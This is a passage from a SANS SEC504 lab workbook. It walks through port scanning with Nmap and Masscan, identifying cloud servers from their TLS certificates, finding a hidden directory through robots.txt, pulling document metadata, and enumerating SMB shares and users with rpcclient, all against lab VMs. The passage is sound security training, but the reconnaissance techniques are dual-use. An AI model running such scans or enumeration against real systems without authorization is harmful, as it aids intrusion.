This scan takes approximately 90-120 seconds to complete.

Nmap provides us with not only the port information but also the service version (such as Nginx 1.14.0). It also queries the services to identify which commands it supports (for example, SMTP commands), and other useful information available (such as the HTTP page title).

Standard Windows Ports

Next, examine the results from scanning the Windows server at 10.10.0.1, as shown here:

```
sec504@slingshot:~$ sudo nmap -A 10.10.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:16 UTC
Nmap scan report for 10.10.0.1
Host is up (0.00032s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: SEC504)
MAC Address: 00:0C:29:57:40:85 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
...
```

This scan takes approximately 60-90 seconds to complete.

The big thing to take from this is to see which ports are available to most un-firewalled systems. The standard RPC/SMB ports (135, 139, and 445) are an Achilles heel for many Windows systems. It is over these ports that many exploits access Windows systems remotely or allow an attacker to remotely authenticate and access the system via valid credentials.

Why This Lab Is Important

We've given a brief intro into the ways in which Nmap allows one to see what ports are open and available. By using Nmap, or tools like it, attackers and defenders can learn how a network is actually configured and running.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/Nmap/\)](#) for additional information.



Bonus (If Time Permits or Homework)

Unidentified Scan Target

Your Slingshot Linux VM is configured with an additional scan target that runs in a Docker container. To launch the target, open a terminal and run the `goscantgt` command, as shown here:

```
sec504@slingshot:~$ goscantgt  
Starting Docker service ..... Done.
```

Note that the output of the `goscantgt` command will produce limited output and does not return the shell prompt. This is normal.

Open a second terminal. While the `goscantgt` command is running, a second Linux instance is running on the local 172.30.0.0 network (the Slingshot Linux VM is 172.30.0.1; the target is in the range 172.30.0.2-254).

Question: What is the IP address of the target system?

Run the Nmap scan using the `-sn` argument to test for reachable hosts. Specify the range of hosts from 172.30.0.2-254.

Perform the Nmap scan, identifying reachable hosts in the specified network range, as shown here.

```
sec504@slingshot:~$ sudo nmap -sn 172.30.0.2-254

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:25 UTC
Nmap scan report for scantgt (172.30.0.20)
Host is up (0.000032s latency).
MAC Address: 02:42:AC:1E:00:14 (Unknown)
Nmap done: 253 IP addresses (1 host up) scanned in 2.59 seconds
```

Answer: *The host at 172.30.0.20 is reachable.*

Question: *Which TCP ports listening on the target system using a TCP connect scan?*

Nmap defaults to a list of 1,024 common TCP ports; you can perform an exhaustive TCP port scan by adding the argument `-p-`.

To perform a connect scan, specify the `-sT` argument. This is necessary for our Docker target to complete the scan in a relatively short time.

Perform the Nmap scan using all TCP ports for the host at 172.30.0.20, as shown here.

```
sec504@slingshot:~$ sudo nmap -sT -p- 172.30.0.20

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:37 UTC
Nmap scan report for scantgt (172.30.0.20)
Host is up (0.00037s latency).
Not shown: 65528 closed ports
PORT      STATE      SERVICE
21/tcp    open      ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
80/tcp    open      http
38080/tcp open      unknown
38081/tcp open      unknown
55558/tcp open      unknown
MAC Address: 02:42:AC:1E:00:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 5.24 seconds
```

Answer: *The host at 172.30.0.20 has 5 open ports: 21, 80, 38080, 38081, and 55558.*

Feel free to experiment with connecting to the listening ports using different tools and other scan techniques including `-sV` or `-A`. After you have finished experimentation, return to the `goscantgt` process and press CTRL+C to stop the Docker container.

Comparing Nmap Scan Results with `ndiff`

Try using `ndiff`, a utility that ships with Nmap. It allows one to quickly compare Nmap scan results. (Hint: This is a great way to compare a baseline scan against a weekly, daily, or hourly scan to look for new services or hosts.)

First, run an Nmap scan, saving the results in an XML file using the `-oX` argument, as shown here.

```
sec504@slingshot:~$ nmap 127.0.0.1 -oX baseline.xml

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-14 21:02 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
9001/tcp  open  tor-orport
9002/tcp  open  dynamid

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
```

Next, start the SSH service and run the scan again, this time saving the XML formatted results to `newscan.xml`, as shown here.

```
sec504@slingshot:~$ sudo service ssh start
sec504@slingshot:~$ nmap 127.0.0.1 -oX newscan.xml

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:42 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00029s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9001/tcp  open  tor-orport
9002/tcp  open  dynamid

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

Finally, compare the two XML files using the `ndiff` utility:

```
sec504@slingshot:~$ ndiff baseline.xml newscan.xml
-Nmap 7.60 scan initiated Fri Jul 09 00:41:57 2021 as: nmap -oX baseline.xml
127.0.0.1
+Nmap 7.60 scan initiated Fri Jul 09 00:42:26 2021 as: nmap -oX newscan.xml
127.0.0.1

localhost (127.0.0.1):
-Not shown: 998 closed ports
+Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
+22/tcp   open  ssh

```

The output of `ndiff` reveals that the second scan has an additional TCP port (the SSH service on port 22, as noted with the leading `+` sign to indicate an additional listening port). This is useful information for an analyst, as the presence of a new listening port warrants additional analysis to identify why the service was added to the host.

To complete the lab, stop the SSH service, as shown here.

```
sec504@slingshot:~$ sudo service ssh stop
sec504@slingshot:~$
```

Additional Resources

For a deeper dive on Nmap commands and what they do, try the commands in this blog posting:

<https://www.cyberciti.biz/security/nmap-command-examples-tutorials/> (<https://www.cyberciti.biz/security/nmap-command-examples-tutorials/>)

Lab 2.4: Cloud Scanning

Brief Intro

In this lab, you will scan a large range of IP addresses simulating a cloud environment to identify a previously unknown Falsimentis server using Masscan, TLS-Scan, JQ, and EyeWitness.

Requirements for This Lab


In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Run `gomasscannet` to setup the target environment. Scan the 10.200.0.0/16 network using Masscan for servers listening on TCP/443, then use TLS-Scan to enumerate the listening servers. Use JQ to extract server identity information from the TLS-Scan output. Use EyeWitness to build a report of the active host websites, identifying the Falsimentis cloud server.

Walkthrough

Overview



In this lab, you will use your Slingshot Linux VM to scan a simulated cloud environment using Masscan. After identifying several unique hosts in the target environment, you will enumerate the TLS servers using TLS-Scan, and attribute the system ownership using certificate data. Finally you will perform an EyeWitness scan to generate a report of the hosts, then identify the Falsimentis cloud VM target using the results of the scans.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the Simulated Cloud Environment

From the Slingshot Linux terminal, run `gomasscannet` to launch the simulated cloud environment, as shown here. Note that some of the values shown in the example below will be different for your system.

```

sec504@slingshot:~$ gomasscannet
Starting Docker service ..... Done.
3656882e60630e29fc873c496b7e3503fb5b0df17b54c617b68e8e9d5f87a77a
3ecfd495fb81e317f370aa52bb728942e24c272c569f9c7dfc4867dec80a9a6
Kernel IP routing table

```

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	192.168.171.1	0.0.0.0	UG	0	0	0	eth0
10.200.0.0	192.168.200.10	255.255.0.0	UG	0	0	0	br-
49bbe3a7dc68							
172.17.0.0	0.0.0.0	255.255.0.0	U	0	0	0	docker0
192.168.171.0	0.0.0.0	255.255.255.0	U	0	0	0	eth0
192.168.200.0	0.0.0.0	255.255.255.0	U	0	0	0	br-
49bbe3a7dc68							

In this output we see the remote network representing the cloud environment (10.200.0.0/16) is accessible through the router (gateway) at 192.168.200.10.

Examine Masscan Usage

Run `masscan` with no arguments to launch the tool and to display basic usage information, as shown here.

```

sec504@slingshot:~$ masscan
usage:
masscan -p80,8000-8100 10.0.0.0/8 --rate=10000
  scan some web ports on 10.x.x.x at 10kpps
masscan --nmap
  list those options that are compatible with nmap
masscan -p80 10.0.0.0/8 --banners -oB
  save results of scan in binary format to
masscan --open --banners --readscan -oX
  read binary scan results in  and save them as xml in

```

Masscan accepts arguments that are similar to Nmap, including `-p` (designate ports to scan), `-iL iplist.txt` (obtain a list of target IP addresses from a file), or a range of IP addresses using CIDR or hyphenated ranges. One important additional argument for Masscan is `--rate`, where the attacker specifies the number of packets per second that Masscan will transmit.

For Masscan to be effective, the rate specified must not exceed host or network capacity, either local to the attacker or in any hop between the attacker and the target network environment. To improve performance, an attacker will use a cloud system that matches the environment of the target to best leverage single-cloud performance.

Enumerate Cloud Targets

Run Masscan to enumerate the cloud targets, identifying any hosts listening on TCP/443 (HTTPS), as shown here.

```
sec504@slingshot:~$ masscan -p 443 --rate 10000 -oL simcloud.txt
10.200.0.0/16
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-05-11 10:20:28 GMT
Initiating SYN Stealth Scan
Scanning 65536 hosts [1 port/host]
...
```

The command line can be broken down into the following components:

- `-p 443` : Identify systems listening on TCP/443 using a half/open (SYN) scan technique
- `--rate 10000` : Send 10,000 packets per second
- `-oL simcloud.txt` : Save the results in list format (one entry per line) in the specified file name
- `10.200.0.0/16` : Scan the specified list of IP addresses (65535 hosts) using CIDR notation

NOTE: At the end of the scan, Masscan should report the discovery of 14 hosts. This is not always predictable, since Masscan may send packets faster than your host system can accommodate, even in the simulated cloud environment. If your scan reports fewer than 14 identified hosts, re-run the scan. You can also experiment with different rates, either increasing or decreasing the rate to experiment with Masscan performance.


Examine Scan Results

Display the contents of the scan result file using `cat`, as shown below.

```
sec504@slingshot:~$ cat simcloud.txt
#masscan
open tcp 443 10.200.227.71 1620729347
open tcp 443 10.200.0.3 1620729349
open tcp 443 10.200.84.164 1620729350
open tcp 443 10.200.23.203 1620729350
open tcp 443 10.200.11.125 1620729350
open tcp 443 10.200.89.164 1620729351
open tcp 443 10.200.13.31 1620729351
open tcp 443 10.200.30.42 1620729351
open tcp 443 10.200.125.68 1620729352
open tcp 443 10.200.74.2 1620729352
open tcp 443 10.200.140.181 1620729352
open tcp 443 10.200.248.218 1620729353
open tcp 443 10.200.137.13 1620729354
open tcp 443 10.200.1.10 1620729355
# end
```

The Masscan results in *list* format (`-oL`) are mostly self-explanatory except for the last column. The last column represents the epoch timestamp when Masscan identified the open port. The epoch timestamp can be converted to a human-friendly timestamp using the `date` utility (`date -d '@1620729347'`) if desired.

With this information we can represent the new targets visually, as shown here.



Build a Target IP List

The Masscan results identify the systems listening on TCP/443, but for compatibility with other tools we need to create a file that includes only the listening IP addresses, one per line. Use the following Awk example to extract this list from the Masscan results.

```
sec504@slingshot:~$ awk '/open/ {print $4}' simcloud.txt > simcloud-  
targets.txt  
sec504@slingshot:~$ cat simcloud-targets.txt  
10.200.227.71  
10.200.0.3  
10.200.84.164  
10.200.23.203  
10.200.11.125  
10.200.89.164  
10.200.13.31  
10.200.30.42  
10.200.125.68  
10.200.74.2  
10.200.140.181  
10.200.248.218  
10.200.137.13  
10.200.1.10
```

The Awk command line can be broken down into the following components:

- `awk ' : Run awk and start a new program within single quotes`
- `/open/ : Only process lines that include the string open (similar to grep )`
- `{ : Start the action portion of the Awk program`
- `print $4 : Print the 4th tokenized column (the Masscan-reported IP address)`
- `} : End the action portion of the Awk program`
- `' : End the Awk program with the closing single quote`
- `> simcloud-targets.txt : Redirect the output of the Awk program to the specified file name`

Once you have a list of IP addresses, we can use other tools to interrogate these hosts to perform attribution assessment of the targets.

Collect TLS Information

Next we'll use TLS-Scan to conduct target attribution against the identified list of hosts. Run the `tls-scan` command as shown below.

```

sec504@slingshot:~$ tls-scan --port=443 --cacert=/opt/tls-scan/ca-bundle.crt
-o simcloud-tlsinfo.json < simcloud-targets.txt
elapsed-time: 0 secs | status: 1/1 | tls-handshake: 1 | target: 10.200.227.71
elapsed-time: 0 secs | status: 2/2 | tls-handshake: 2 | target: 10.200.0.3
elapsed-time: 0 secs | status: 3/3 | tls-handshake: 3 | target: 10.200.84.164
elapsed-time: 0 secs | status: 4/4 | tls-handshake: 4 | target: 10.200.23.203
elapsed-time: 0 secs | status: 5/5 | tls-handshake: 5 | target: 10.200.11.125
elapsed-time: 0 secs | status: 6/6 | tls-handshake: 6 | target: 10.200.89.164
elapsed-time: 0 secs | status: 7/7 | tls-handshake: 7 | target: 10.200.13.31
elapsed-time: 0 secs | status: 8/8 | tls-handshake: 8 | target: 10.200.30.42
elapsed-time: 0 secs | status: 9/9 | tls-handshake: 9 | target: 10.200.125.68
elapsed-time: 0 secs | status: 10/10 | tls-handshake: 10 | target: 10.200.74.2
elapsed-time: 0 secs | status: 11/11 | tls-handshake: 11 | target: 10.200.140.18
elapsed-time: 0 secs | status: 12/12 | tls-handshake: 12 | target: 10.200.248.21
elapsed-time: 0 secs | status: 13/13 | tls-handshake: 13 | target: 10.200.137.13
elapsed-time: 0 secs | status: 14/14 | tls-handshake: 14 | target: 10.200.1.10
      pid: 19946 | ciphers: (0) | host-count: 14 | network-error: 0 | dns-
errcount: 0 | remote-close-error: 0 | unknown-error: 0 | connect-error: 0 | timeout-
error: 0 | tls-handshake: 14 | gross-tls-handshake: 14 |
elapsed-time: 0.95191 secs

```

Due to a bug in TLS-Scan, you may not see the detailed output with `elapsed-time` messages. TLS-Scan will still generate the output file we need for the scan results.

The TLS-Scan command line can be broken down into the following components:

- `--port=443` : Collect TLS information using TCP port 443
- `--cacert=/opt/tls-scan/ca-bundle.crt` : Specifies the path to the root CA certificate bundle used to verify certificates
- `-o simcloud-tlsinfo.json` : Save the scan results to the specified output file name
- `< simcloud-targets.txt` : Get the list of target IP addresses to assess using shell redirection (read the contents of the `simcloud-targets.txt` file)

TLS-Scan will quickly connect to each of the 14 target hosts and collect certificate information, saving the collected information in the specified JSON file. The collected certificate information will often reveal the cloud system *owner*, allowing an attacker to perform attribution analysis on the target.

Conduct Target Attribution

The TLS-Scan JSON file includes several pieces of information that can be used for attribution: certificate subject, common name, subject alt name, and others. We can use JQ to process the JSON file to extract this

information. Run the JQ command shown below to extract IP address and subject common name information from the certificate chain for each identified TLS server, as shown below.

```
sec504@slingshot:~$ jq '.ip + " " + .certificateChain[].subjectCN' <
simcloud-tlsinfo.json
"10.200.227.71 *.genusight.com"
"10.200.0.3 *.sunsetisp.com"
"10.200.84.164 *.genusight.com"
...
```

The JQ command line can be broken down into the following components:


- `'.ip + " " + .certificateChain[].subjectCN'` : The JQ program, selecting the `.ip` and `.certificateChain[].subjectCN` fields for each record in the JSON file, concatenated with spaces
- `< simcloud-tlsinfo.json` : Get the JSON data using shell redirection

Question: What is the IP address and host name of the Falsimentis system?

The output of the JQ command will reveal IP address and certificate subject common name information for several hosts. You can inspect the results manually, or use `grep` to identify any string returned that identifies the falsimentis.com domain, as shown here.

```
sec504@slingshot:~$ jq '.ip + " " + .certificateChain[].subjectCN' <
simcloud-tlsinfo.json | grep falsimentis
"10.200.74.2 downloads.falsimentis.com"
```

Answer: The IP address and host name of the Falsimentis system are 10.200.74.2 and downloads.falsimentis.com.



Create an EyeWitness Report

Although not required for cloud scanning, EyeWitness is a useful tool to create a visual report of several target systems. Unlike Masscan and Nmap, EyeWitness focused on visually representing the target system by taking a screenshot of the website or other graphical interfaces (RDP, VNC), creating an HTML report of the scan results.

From the Slingshot Linux command line, create an EyeWitness report for all of the cloud systems identified in the Masscan results, as shown here.

```
sec504@slingshot:~$ /opt/eyewitness/Python/EyeWitness.py --web -f simcloud-  
targets.txt --prepend-https
```


```
#####  
#                               EyeWitness                               #  
#####  
#       FortyNorth Security - https://www.fortynorthsecurity.com       #  
#####
```

```
Starting Web Requests (28 Hosts)  
Attempting to screenshot http://10.200.227.71  
Attempting to screenshot https://10.200.227.71  
Attempting to screenshot http://10.200.0.3  
Attempting to screenshot https://10.200.0.3  
...  
Finished in 44.29612350463867 seconds
```

```
[*] Done! Report written in the /home/sec504/05112021_165523 folder!  
Would you like to open the report now? [Y/n]
```

Y

After opening the EyeWitness report in Firefox, scroll to find the Falsimentis target system, as shown here. Note that the server may not be on the first page of scan results since the servers are enumerated in the Masscan target list file order.



Cleanup

Terminate the simulated cloud network by running `stopmasscannet` , as shown here.

```
sec504@slingshot:~$ stopmasscannet
Stopping Docker containers for masscan lab
masscantarget
dockerrouter
Done
```

Why This Lab Is Important

To many, cloud assets can seem anonymous: just another server deployed in the cloud. Especially when the systems are not actively in use (perhaps for staging or development purposes), or have not been allowed public DNS entries, a cloud server can be lost in a sea of other systems.

In this lab, we see how an attacker can scan large numbers of entities using Masscan. While we scanned only 65,535 hosts in this exercise, Masscan can quickly scan millions of systems to identify a list of targets listening on designated ports. While these scan results don't provide any ownership attribution for the identified targets, TLS-Scan can quickly extract certificate information which can reveal the target server owner quickly.

Attackers can use these techniques to scan and enumerate assets hosted by various cloud providers, disclosing servers that belong to a target organization. After identifying the systems, the attackers can attempt to exploit them directly, often bypassing other security controls including Web Application Firewalls (WAFs). We'll return to these additional attacks including WAF bypass later in the course.

Bonus (If Time Permits or Homework)

Masscan Rate Experimentation

Re-run the Masscan scan, adjusting the rate to higher values (such as `--rate 100000` or higher). Repeat each scan multiple times. What is the maximum rate your system can accommodate to get reliably consistent results from Masscan? (This value will vary from system to system.)

Falsimentis Host Assessment

Visit the newly identified Falsimentis target system at <https://10.200.74.2> (<https://10.200.74.2> (<https://10.200.74.2>)). We know this server is ostensibly named `downloads.falsimentis.com` from the certificate information, even though it is not present in DNS records. Spend a few minutes evaluating the server and answer several questions.

Question: *What is the hidden directory specified in the robots exclusion file?*

The robots exclusion file is `robots.txt` , available in the root of the web server. You can download this file to examine the contents using Firefox, or at the command line using `wget` or `curl` (with the `-k` option), as shown here.

```
sec504@slingshot:~$ curl -k https://10.200.74.2/robots.txt
```

```
sec504@slingshot:~$ curl -k https://10.200.74.2/robots.txt
# Don't allow search engine crawlers to discover hidden directory
User-Agent: *
Disallow: /918cd9e790b13972faa1034157a11982
```

Answer: *The directory named 918cd9e790b13972faa1034157a11982 is hidden from search engine robots in the robots exclusion file.*

Question: *What file is disclosed in the Falsimentis download server in the hidden directory?*

We know that the robots exclusion file is designed to prevent search engines from crawling the web server for the designated directory. Browse to that directory using Firefox or `curl` to see the contents of that directory. The `robots.txt` file identified the directory `918cd9e790b13972faa1034157a11982` on the web server, as shown here:

```
sec504@slingshot:~$ curl -k https://10.200.74.2/robots.txt
# Don't allow search engine crawlers to discover hidden directory
User-Agent: *
Disallow: /918cd9e790b13972faa1034157a11982
```

Since we know the site is trying to prevent web crawlers from accessing this directory, this directory might have interesting content. Request the contents of the directory to see the file list using Firefox or `curl`, as shown here (note that a trailing `/` at the end of the URL is required to obtain the directory contents).

```

sec504@slingshot:~$ curl -k
https://10.200.74.2/918cd9e790b13972faa1034157a11982
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
sec504@slingshot:~$ curl -k
https://10.200.74.2/918cd9e790b13972faa1034157a11982/
<html>
<head><title>Index of /918cd9e790b13972faa1034157a11982/</title></head>
<body>
<h1>Index of /918cd9e790b13972faa1034157a11982/</h1><hr><pre><a
href="..">../</a>
<a href="Falsimentis%20Board%20Meeting%20Minutes%204Q.docx">Falsimentis Board
Meeting Minutes 4Q.docx</a>                18-Apr-2021 13:14                32476
<a href="Falsimentis%20Board%20Meeting%20Minutes%204Q.pdf">Falsimentis Board
Meeting Minutes 4Q.pdf</a>                18-Apr-2021 13:14                28874
</pre><hr></body>
</html>

```

Answer: Two files are disclosed in the Falsimentis download server in the hidden directory: **Falsimentis Board Meeting Minutes for Q4.pdf** and **Falsimentis Board Meeting Minutes for Q4.docx**

Question: Download the identified files. Use the Metadata in the files to identify the author, editor, application used to compose the document, and document producer.

Use Firefox to download the two files from the [Falsimentis download server hidden directory](https://10.200.74.2/918cd9e790b13972faa1034157a11982/) (<https://10.200.74.2/918cd9e790b13972faa1034157a11982/>). You may optionally wish to examine the document content by opening the PDF using Firefox.

From a terminal, change to the `Downloads` directory. Examine the metadata associated with both the PDF and DOCX files using `exiftool`.

After downloading the files, change to the `Downloads` directory and use `exiftool` to examine the document metadata, as shown here.

```

sec504@slingshot:~$ cd Downloads/
sec504@slingshot:~/Downloads$ ls
'Falsimentis Board Meeting Minutes 4Q.docx'
'Falsimentis Board Meeting Minutes 4Q.pdf'
sec504@slingshot:~/Downloads$ exiftool *.docx *.pdf
===== Falsimentis Board Meeting Minutes 4Q.docx
ExifTool Version Number      : 10.80
File Name                    : Falsimentis Board Meeting Minutes 4Q.docx
Directory                    : .
...
    2 image files read

```

Inspect the output from `exiftool` to identify the author, editor, application, and document producer. Optionally you can use `grep` to match these fields in the output of `exiftool`, as shown here.

```

sec504@slingshot:~/Downloads$ exiftool *.docx *.pdf | grep -i -E
"author|editor|application|producer"
MIME Type                    : application/vnd.openxmlformats-
officedocument.wordprocessingml.document
Application                  : Microsoft Office Word
Editor                       : Roseann Bycraft
MIME Type                    : application/pdf
Producer                     : macOS Version 11.2.3 (Build 20D91) Quartz
PDFContext
Author                       : Florina Schleicher

```

The `grep` command line can be broken down into the following components:

- `-i` : Perform case-insensitive matching
- `-E` : Treat the search term as a regular expression (regex)
- `"author|editor|application|producer"` : Match any lines matching the regular expression where `|` denotes an *or* condition (display lines containing any of the specified strings)

Answer: *Florina Schieicher (author), Roseann/Rose Bycraft (editor), Microsoft Office word (application used to compose the document), macOS 11.2.3 (document producer).*

Video Walkthrough

Watch the accompanying [video instructions \(/videos/CloudScanning/\)](/videos/CloudScanning/) for additional information.



SANS SEC504

Cloud Scanning

Joshua Wright
josh@willhackforsushi.com

(/videos/CloudScanning/)

Additional Resources

Additional information on Masscan is available in the project page at <https://github.com/robertdavidgraham/masscan> (<https://github.com/robertdavidgraham/masscan>) .

Much of this lab is inspired by the excellent article *How To Scan AWS's Entire IP Range to Recon SSL Certificates* by Daehee Park at (<https://www.daehee.com/scan-aws-ip-ssl-certificates/>) <https://www.daehee.com/scan-aws-ip-ssl-certificates/> (<https://www.daehee.com/scan-aws-ip-ssl-certificates/>) .

Lab 2.5: SMB Security

Brief Intro

By using built-in features of any OS, skillful and patient attackers can launch powerful attacks that will bypass many defensive tools.

Requirements for This Lab

In this lab, you will use both your Slingshot Linux VM and the Windows 10 VM. Make sure both VMs are running before continuing with this lab exercise.

Try It Yourself

Use `smbclient` and `rpcclient` on your Linux VM to attack your Windows VM. After enumerating local users and groups, run the `user-gen.bat` script to create multiple local Windows accounts, then attack them using a password spray attack using `LocalPasswordSpray.ps1`.

Walkthrough

Overview



In this exercise, you will use several tools included on the Slingshot Linux VM to interrogate data from the Windows VM over the SMB protocol. You will also create and attack local passwords on the Windows VM using a *password spray* technique.

These skills are helpful for incident handlers and are often used by computer attackers. You can also rely on them for the book 6 Workshop.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Next, test the connectivity from the Windows VM to the Linux VM using `Test-NetConnection` 10.10.75.1 :

```
PS C:\Users\Sec504> Test-NetConnection 10.10.75.1

ComputerName           : 10.10.75.1
RemoteAddress          : 10.10.75.1
InterfaceAlias         : Ethernet
SourceAddress          : 10.10.0.1
PingSucceeded          : True
PingReplyDetails (RTT) : 0 ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the [Testing Virtual Machine Connectivity \(VM-Connectivity-Test.html\)](#) module for troubleshooting steps.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

It is not necessary to access root privileges for this lab.

Enumerate Shares with smbclient

We start by using `smbclient` on Linux to pull a list of shares from Windows.

Run the `smbclient` command shown below. When prompted, type your sec504 account's password:

```

sec504@slingshot:~$ smbclient -L 10.10.0.1 -U sec504
WARNING: The "syslog" option is deprecated
Enter sec504's password: sec504

      Sharename      Type      Comment
      -----      ---      -
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.0.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available

```

You should see a list of shares on the Windows box, including `ADMIN$` , `IPC$` , and `C$` . These are the default admin shares that the Windows `net view` command hides by default. You may see additional shares if you created any.

You may also see some warning messages at the bottom of the output (as shown in this example), including Called name not present, NetBIOS over TCP disabled, and more. You can safely ignore these. The share list is the focus of this lab.

Tip: Some SMB servers will respond with an error `protocol negotiation failed` if they have disabled SMBv1. To work around this error, add the `-m SMB2` argument to `smbclient` to force the use of the newer SMB protocol.

Enumerate Target Information with rpcclient

Let's dig into this target by using the Linux `rpcclient` program. Run `rpcclient` and enumerate the target Windows system, as shown here:

```

sec504@slingshot:~$ rpcclient 10.10.0.1 -U sec504
mkdir failed on directory /var/run/samba/msg.lock: Permission denied
Enter WORKGROUP\sec504's password: sec504
rpcclient $>

```

You can safely ignore the permission denied error message from `rpcclient`; it will not affect this lab.

After authenticating to the server, you should see the `rpcclient` prompt.

From the `rpcclient` prompt, let's experiment with some commands to extract information from the target. First, note that the `rpcclient` prompt has Tab autocomplete. Type `enum` at the prompt **with no space after it**, and then hit the `Tab` key twice:

```
rpcclient $> enum<TabTab>
enumalsgroups      enumdomusers      enummonitors      enumprocs
enumdata           enumdrivers       enumports         enumtrust
enumdataex         enumforms         enumprinters
enumdomains        enumjobs          enumprivs
enumdomgroups      enumkey           enumprocdatatypes
```

You now see all the commands that `rpcclient` has that match the string `enum`. We can enumerate many things. Let's try enumerating users:

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[DefaultAccount] rid:[0x1f7]
user:[Guest] rid:[0x1f5]
user:[Sec504] rid:[0x3e8]
user:[WDAGUtilityAccount] rid:[0x1f8]
```

This command shows all users on the box (local users and any domain users the system knows about). We can see the users' names and their *Relative Identifiers* (RIDs), which are the suffix of the *Security Identifier* (SID) number for each account in hexadecimal form. (The admin account has a RID of 0x1f4, which is decimal 500.)

To get an idea of all the commands available within `rpcclient`, run the following:

```

rpcclient $> help
-----
                CLUSAPI
clusapi_open_cluster          bla
clusapi_get_cluster_name      bla
clusapi_get_cluster_version   bla
clusapi_get_quorum_resource   bla
clusapi_create_enum           bla
clusapi_open_resource         bla
clusapi_online_resource       bla
clusapi_offline_resource      bla
clusapi_get_resource_state    bla
clusapi_get_cluster_version2  bla
-----
                WITNESS
GetInterfaceList
Register
UnRegister
AsyncNotify
RegisterEx
-----

```

A huge number of commands are available. Let's explore some of the most useful ones.

Enumerate Server Info and Groups with rpcclient

Let's use `rpcclient` to enumerate server info. Run the `srvinfo` command from the `rpcclient` prompt, as shown here:

```

rpcclient $> srvinfo
10.10.0.1      Wk  Sv  NT  PtB  LMB      Sec504Student
platform_id   :      500
os version    :      10.0
server type   :      0x11003

```

Here you see the IP address and the OS version.

